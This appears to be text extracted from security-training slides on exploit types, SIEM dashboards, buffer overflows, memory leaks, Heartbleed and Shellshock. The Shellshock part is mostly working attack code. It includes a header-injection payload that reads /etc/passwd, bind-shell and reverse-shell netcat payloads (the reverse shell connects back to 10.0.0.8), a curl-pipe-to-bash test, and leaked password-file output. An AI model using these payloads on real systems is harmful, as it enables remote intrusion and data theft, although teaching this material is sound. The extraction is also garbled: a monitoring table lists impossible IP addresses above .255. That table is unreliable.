
EXPLOITS EVENT TYPES





- Denial_Of_Service
- Cross_Site_Scripting
- Command_Execution
- Windows
- Buffer_Overflow
- SQL_Injection
- File_Inclusion
- Directory_Traversal



















AlienVault - The Open Source SIM - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Most Visited Getting Started Latest Headlines

alienvault

The Open Source SIM

Enable auto update checks?

Unresolved Incidents Last updated: 2009-12-02 08:18:22 Max priority

Unresolved Alarms Last updated: Max risk

Dashboards

Monitoring Reporting

Sensor: BigBrother1 [Service Detail | Host Detail | Status Overview | Status Grid | Status Map | Service Problems | Host Problems | Performance Info | Scheduling Queue]

Incidents

Events

Monitors

- Usage & Profiles
- Availability
- System
- Help

Reports

Policy

Correlation

Configuration

Tools

Logout [admin]

Maximize

Done

Current Network Status
Last Updated: Wed Dec 2 08:25:43 EST 2009
Updated every 90 seconds
Nagios® 3.0.6 - www.nagios.org
Logged in as ?

Vmware.Simica.Status.Detail.For.All.Host.Groups
Vmware.Host.Status.Detail.For.All.Host.Groups
Vmware.Status.Summary.For.All.Host.Groups
Vmware.Status.Grid.For.All.Host.Groups

Host Status Totals

Up	Down	Unreachable	Pending
0	0	0	0

All Problems	All Types
2	7

Service Overview For All Host Groups

BigBrotherGroup (BigBrotherGroup)

Host	Status	Services	Actions
192.168.75.134	Up	100%	

All Servers (all)

Host	Status	Services	Actions
192.168.75.134	Up	100%	
192.168.75.129	Up	100%	
192.168.75.130	Up	100%	
192.168.75.131	Up	100%	
192.168.75.132	Up	100%	
192.168.75.133	Up	100%	
192.168.75.135	Up	100%	
192.168.75.136	Up	100%	
192.168.75.137	Up	100%	
192.168.75.138	Up	100%	
192.168.75.139	Up	100%	
192.168.75.140	Up	100%	
192.168.75.141	Up	100%	
192.168.75.142	Up	100%	
192.168.75.143	Up	100%	
192.168.75.144	Up	100%	
192.168.75.145	Up	100%	
192.168.75.146	Up	100%	
192.168.75.147	Up	100%	
192.168.75.148	Up	100%	
192.168.75.149	Up	100%	
192.168.75.150	Up	100%	
192.168.75.151	Up	100%	
192.168.75.152	Up	100%	
192.168.75.153	Up	100%	
192.168.75.154	Up	100%	
192.168.75.155	Up	100%	
192.168.75.156	Up	100%	
192.168.75.157	Up	100%	
192.168.75.158	Up	100%	
192.168.75.159	Up	100%	
192.168.75.160	Up	100%	
192.168.75.161	Up	100%	
192.168.75.162	Up	100%	
192.168.75.163	Up	100%	
192.168.75.164	Up	100%	
192.168.75.165	Up	100%	
192.168.75.166	Up	100%	
192.168.75.167	Up	100%	
192.168.75.168	Up	100%	
192.168.75.169	Up	100%	
192.168.75.170	Up	100%	
192.168.75.171	Up	100%	
192.168.75.172	Up	100%	
192.168.75.173	Up	100%	
192.168.75.174	Up	100%	
192.168.75.175	Up	100%	
192.168.75.176	Up	100%	
192.168.75.177	Up	100%	
192.168.75.178	Up	100%	
192.168.75.179	Up	100%	
192.168.75.180	Up	100%	
192.168.75.181	Up	100%	
192.168.75.182	Up	100%	
192.168.75.183	Up	100%	
192.168.75.184	Up	100%	
192.168.75.185	Up	100%	
192.168.75.186	Up	100%	
192.168.75.187	Up	100%	
192.168.75.188	Up	100%	
192.168.75.189	Up	100%	
192.168.75.190	Up	100%	
192.168.75.191	Up	100%	
192.168.75.192	Up	100%	
192.168.75.193	Up	100%	
192.168.75.194	Up	100%	
192.168.75.195	Up	100%	
192.168.75.196	Up	100%	
192.168.75.197	Up	100%	
192.168.75.198	Up	100%	
192.168.75.199	Up	100%	
192.168.75.200	Up	100%	
192.168.75.201	Up	100%	
192.168.75.202	Up	100%	
192.168.75.203	Up	100%	
192.168.75.204	Up	100%	
192.168.75.205	Up	100%	
192.168.75.206	Up	100%	
192.168.75.207	Up	100%	
192.168.75.208	Up	100%	
192.168.75.209	Up	100%	
192.168.75.210	Up	100%	
192.168.75.211	Up	100%	
192.168.75.212	Up	100%	
192.168.75.213	Up	100%	
192.168.75.214	Up	100%	
192.168.75.215	Up	100%	
192.168.75.216	Up	100%	
192.168.75.217	Up	100%	
192.168.75.218	Up	100%	
192.168.75.219	Up	100%	
192.168.75.220	Up	100%	
192.168.75.221	Up	100%	
192.168.75.222	Up	100%	
192.168.75.223	Up	100%	
192.168.75.224	Up	100%	
192.168.75.225	Up	100%	
192.168.75.226	Up	100%	
192.168.75.227	Up	100%	
192.168.75.228	Up	100%	
192.168.75.229	Up	100%	
192.168.75.230	Up	100%	
192.168.75.231	Up	100%	
192.168.75.232	Up	100%	
192.168.75.233	Up	100%	
192.168.75.234	Up	100%	
192.168.75.235	Up	100%	
192.168.75.236	Up	100%	
192.168.75.237	Up	100%	
192.168.75.238	Up	100%	
192.168.75.239	Up	100%	
192.168.75.240	Up	100%	
192.168.75.241	Up	100%	
192.168.75.242	Up	100%	
192.168.75.243	Up	100%	
192.168.75.244	Up	100%	
192.168.75.245	Up	100%	
192.168.75.246	Up	100%	
192.168.75.247	Up	100%	
192.168.75.248	Up	100%	
192.168.75.249	Up	100%	
192.168.75.250	Up	100%	
192.168.75.251	Up	100%	
192.168.75.252	Up	100%	
192.168.75.253	Up	100%	
192.168.75.254	Up	100%	
192.168.75.255	Up	100%	
192.168.75.256	Up	100%	
192.168.75.257	Up	100%	
192.168.75.258	Up	100%	
192.168.75.259	Up	100%	
192.168.75.260	Up	100%	
192.168.75.261	Up	100%	
192.168.75.262	Up	100%	
192.168.75.263	Up	100%	
192.168.75.264	Up	100%	
192.168.75.265	Up	100%	
192.168.75.266	Up	100%	
192.168.75.267	Up	100%	
192.168.75.268	Up	100%	
192.168.75.269	Up	100%	
192.168.75.270	Up	100%	
192.168.75.271	Up	100%	
192.168.75.272	Up	100%	
192.168.75.273	Up	100%	
192.168.75.274	Up	100%	
192.168.75.275	Up	100%	
192.168.75.276	Up	100%	
192.168.75.277	Up	100%	
192.168.75.278	Up	100%	
192.168.75.279	Up	100%	
192.168.75.280	Up	100%	
192.168.75.281	Up	100%	
192.168.75.282	Up	100%	
192.168.75.283	Up	100%	
192.168.75.284	Up	100%	
192.168.75.285	Up	100%	
192.168.75.286	Up	100%	
192.168.75.287	Up	100%	
192.168.75.288	Up	100%	
192.168.75.289	Up	100%	
192.168.75.290	Up	100%	
192.168.75.291	Up	100%	
192.168.75.292	Up	100%	
192.168.75.293	Up	100%	
192.168.75.294	Up	100%	
192.168.75.295	Up	100%	
192.168.75.296	Up	100%	<img alt

History Reset

nDepth 4

Drag search items here

4,117,207 results for Wed, Jun 22nd, 2011 23:15:28 - Thu, Jun 23rd, 2011 23:15:28

Alert Name (130)

- ServiceWatch... 802,977
- WallTraffic... 546,349
- ObjectAudit 873,812
- PolicyModify 127,590
- FileAuditFailure 194,842
- UserLogon 72,581
- UDPTrafficAudit 60,387
- InternalTraffic... 58,513
- InternalTraffic... 33,484
- MachineLogon 40,315
- more...

InsertionIP (79)

- pioneer 700,827
- toro 500,188
- portmon 345,254
- seuth 127,640
- winboxone 120,290
- subversor 113,899
- bubbles 106,412
- postoffice 88,964
- grandcogni... 73,710
- galaxytrigc... 68,252
- more...

Manager (2)

- subversor 1,494,380
- bubbles 1,128,507

DetentionIP (500)

- Managers
- Alerts
- Alert Storage
- User Defined Groups
- File Profiles
- Directory Service Groups
- Subscription Groups
- Comments

Dashboard

Word Cloud

PIONEER
PIONEER!
C:\WINDOWS\system32\svchost.exe service to
pioneer Security 861
OUTLINED UPD
bubbles Cisco PIX
LOCAL SERVICES
Windows Security
ServiceWarning

Legend Cisco PIX
count 102,760 (11.2%)

Tree Map

IP Address Severity DetectionIP Alert Name

PION
bubbles
TEK port world
post office
subversor
seuth
galaxytrigc
winboxone
pioneer
toro
portmon
more...

Alerts By ToolName

Subcategory

Alerts By InsertionIP

Subcategory

Appliances ▾ 1 Agents ▾ 166 Modifications ▾ 500 B Connected

The screenshot displays the SolarWinds Log & Event Manager interface. At the top, there's a navigation bar with tabs like OPS CENTER, MONITOR, EXPLORE, BUILD, MANAGE, and ANALYZE. Below the navigation is a search bar labeled 'Drag search items here' with a date range of 'Wed, Jun 22nd, 2011 23:15:28 - Thu, Jun 23rd, 2011 23:15:28'. To the left, there are several panels: 'History' (with a 'Reset' button), 'nDepth' set to 4, a search bar, and a 'Saved Searches' panel containing a list of log types like 'All Alert Data Last Week', 'All Log Data Last 10 Minutes', etc. The main area contains four large dashboards: 'Alert Name' (a bar chart showing alert counts by name), 'InsertionIP' (a word cloud and tree map showing network locations), 'Manager' (a list of managers), and 'DetentionIP' (a list of IP addresses). Below these are two smaller charts: 'Alerts By ToolName' (a bar chart) and 'Alerts By InsertionIP' (a line graph).

[DEMO TIME]

Unified interface with access to all lab hardware from your web browser

Connect from your PC, Mac or Tablet



Practice Lab hardware



Access to "Real Hardware"
NOT a simulated environment



Buffer Overflows

takes place when too much data are accepted as input to a specific process.

A buffer is an allocated segment of memory.

A buffer can be overflowed arbitrarily with too much data, but for it to be of any use to an attacker, the code inserted into the buffer must be of a specific length, followed up by commands the attacker wants executed.

The purpose of a buffer overflow may be either to make a mess, by shoving arbitrary data into various memory segments, or to accomplish a specific task, by pushing into the memory segment a carefully crafted set of data that will accomplish a specific task.

Task could be to open a command shell with administrative privilege or execute malicious code.

Software may be written to accept data from a user, website, database, or another application. The accepted data needs something to happen to it, because it has been inserted for some type of manipulation or calculation, or to be used as a parameter to be passed to a procedure. A procedure is code that can carry out a specific type of function on the data and return the result to the requesting software.

When a programmer writes a piece of software that will accept data, this data and its associated instructions will be stored in the buffers that make up a stack. The buffers need to be the right size to accept the inputted data. So if the input is supposed to be one character, the buffer should be one byte in size. If a programmer does not ensure that only one byte of data is being inserted into the software, then someone can input several characters at once and thus overflow that specific buffer.

Memory Leaks

When an application makes a request for a memory segment to work within, it is allocated a specific memory amount by the operating system. When the application is done with the memory, it is supposed to tell the operating system to release the memory so it is available to other applications. This is only fair. But some applications are written poorly and do not indicate to the system that this memory is no longer in use. If this happens enough times, the operating system could become “starved” for memory, which would drastically affect the system’s performance. When a memory leak is identified in the hacker world, this opens the door to new denial-of-service (DoS) attacks. For example, when it was uncovered that a Unix application and a specific version of a Telnet protocol contained memory leaks, hackers amplified the problem. They continually sent Telnet requests to systems with these vulnerabilities. The systems would allocate resources for these network requests, which in turn would cause more and more memory to be allocated and not returned. Eventually the systems would run out of memory and freeze.

Two main countermeasures can protect against memory leaks: developing better code that releases memory properly, and using a garbage collector.

A garbage collector is software that runs an algorithm to identify unused committed memory and then tells the operating system to mark that memory as “available.” Different types of garbage collectors work with different operating systems and programming languages.

HEARTBLEED

a vulnerability that exists in the OpenSSL security software, which is used to create secure connections.




Official designation is

CVE-2014-0160

[VIEW THE INFOGRAPHIC](#)

CVE (Common Vulnerabilities and Exposures)



The Heartbleed bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.




How to stop the leak?

As long as the vulnerable version of OpenSSL is in use it can be abused. [Fixed OpenSSL](#) has been released and now it has to be deployed. Operating system vendors and distribution, appliance vendors, independent software vendors have to adopt the fix and notify their users. Service providers and users have to install the fix as it becomes available for the operating systems, networked appliances and software they use.

Shellshock

Shellshock ([CVE-2014-6271](#), [CVE-2014-6277](#), [CVE-2014-6278](#), [CVE-2014-7169](#), [CVE-2014-7186](#), [CVE-2014-7187](#)) is a vulnerability in GNU's [bash](#) shell that gives attackers access to run [remote commands](#) on a vulnerable system. If your system has not updated bash in since Tue Sep 30 2014: 1:32PM EST

This security vulnerability affects versions 1.14 (released in 1994) to the most recent version 4.3 according to [NVD](#).



The screenshot shows a terminal window with a title bar "3. root@mail: ~/shellshocker (ssh)". The command entered is "curl --silent https://shellshocker.net/shellshock_test.sh | bash". The output indicates the system is vulnerable to three different bugs:

- CVE-2014-6271 (original shellshock): VULNERABLE
- CVE-2014-7169 (taviso bug): VULNERABLE
- CVE-2014-7186 (redir_stack bug): VULNERABLE

For CVE-2014-7187 (nested loops off by one), the output states "not vulnerable".

```
curl https://shellshocker.net/shellshock_test.sh | bash
```

Shellshock

```
./shellshock.py payload=reverse rhost=10.0.0.9 lhost=10.0.0.8 lport=1234
```

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

Bind Shell

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

Reverse Shell

```
echo "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 10.0.0.8 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

```
ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80
HTTP/1.1 200 OK
Date: Sun, 24 May 2015 00:06:15 GMT
Server: Apache/2.2.21 (Unix) DAV/2
root: x:0:0:root:/root:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
nobody: x:65534:65534:nobody:/nonexistent:/bin/false
tc: x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab: x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
Content-Length: 1//
Connection: close
Content-Type: application/json

ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80
```

```
10.0.0.9/cgi-bin/php5 - sleep test - False - 0.00371813774109
10.0.0.9/cgi-bin/php5 - ping test - False - 0.00348711013794
10.0.0.9/cgi-bin/php4 - sleep test - False - 0.00378394126892
10.0.0.9/cgi-bin/php4 - ping test - False - 0.00400614738464
10.0.0.9/cgi-bin/php-cgi - sleep test - False - 0.00339984893799
10.0.0.9/cgi-bin/php-cgi - ping test - False - 0.00377202033997
10.0.0.9/cgi-bin/php.cgi - sleep test - False - 0.0031418800354
10.0.0.9/cgi-bin/php.cgi - ping test - False - 0.00305891036987
10.0.0.9/cgi-bin/firmwarecfg - sleep test - False - 0.0039210319519
10.0.0.9/cgi-bin/firmwarecfg - ping test - False - 0.00501894950867
10.0.0.9/cgi-bin/%2f/admin.html - sleep test - False - 0.00356197357178
10.0.0.9/cgi-bin/%2f/admin.html - ping test - False - 0.00238800048828
10.0.0.9/cgi-bin/admin.html - sleep test - False - 0.0028829574585
10.0.0.9/cgi-bin/admin.html - ping test - False - 0.00361514091492
10.0.0.9/cgi-bin/test-cgi - sleep test - False - 0.00252389907837
10.0.0.9/cgi-bin/test-cgi - ping test - False - 0.00251984596252
10.0.0.9/sys-cgi - sleep test - False - 0.00351285934448
10.0.0.9/sys-cgi - ping test - False - 0.0039210319519
10.0.0.9/dana-na/auth/url_default/welcome.cgi - sleep test - False - 0.00604510307312
10.0.0.9/dana-na/auth/url_default/welcome.cgi - ping test - False - 0.00368285179138
10.0.0.9/cgi-bin/tree.php - sleep test - False - 0.00402092933655
10.0.0.9/cgi-bin/tree.php - ping test - False - 0.00520491600037
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - sleep test - False - 0.00370287895203
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - ping test - False - 0.00449919700623
10.0.0.9/cgi-bin/hello - sleep test - False - 0.00301504135132
10.0.0.9/cgi-bin/hello - ping test - False - 0.0122811794281
10.0.0.9/cgi-sys/defaultwebpage.cgi - sleep test - False - 0.00513195991516
10.0.0.9/cgi-sys/defaultwebpage.cgi - ping test - False - 0.00539708137512
10.0.0.9/cgi-bin/w3mman2html.cgi - sleep test - False - 0.00354719161987
10.0.0.9/cgi-bin/w3mman2html.cgi - ping test - False - 0.00335001945496
10.0.0.9/cgi-bin/status/status.cgi          VULNERABLE TO SLEEP TEST
10.0.0.9/cgi-bin/status/status.cgi          sleep test - VULNERABLE - 9.01208901405
10.0.0.9/cgi-bin/status/status.cgi          VULNERABLE TO PING TEST
10.0.0.9/cgi-bin/status/status.cgi          ping test - VULNERABLE - 8.01701498032
ksanchez@xxx:/opt/PENTESTING/SHELLSHOCK/shellshock-scanner$ ./shellshock_scanner.py host_list.example.txt cgi_list.example.txt
```

Shellshock DEMO

<https://www.youtube.com/watch?v=U0HtR92phQY>


<http://dev4sec.blogspot.com/search?q=shellshock>

<https://www.youtube.com/channel/UCYXR6jyFsPyK0IW9d13U8bQ>



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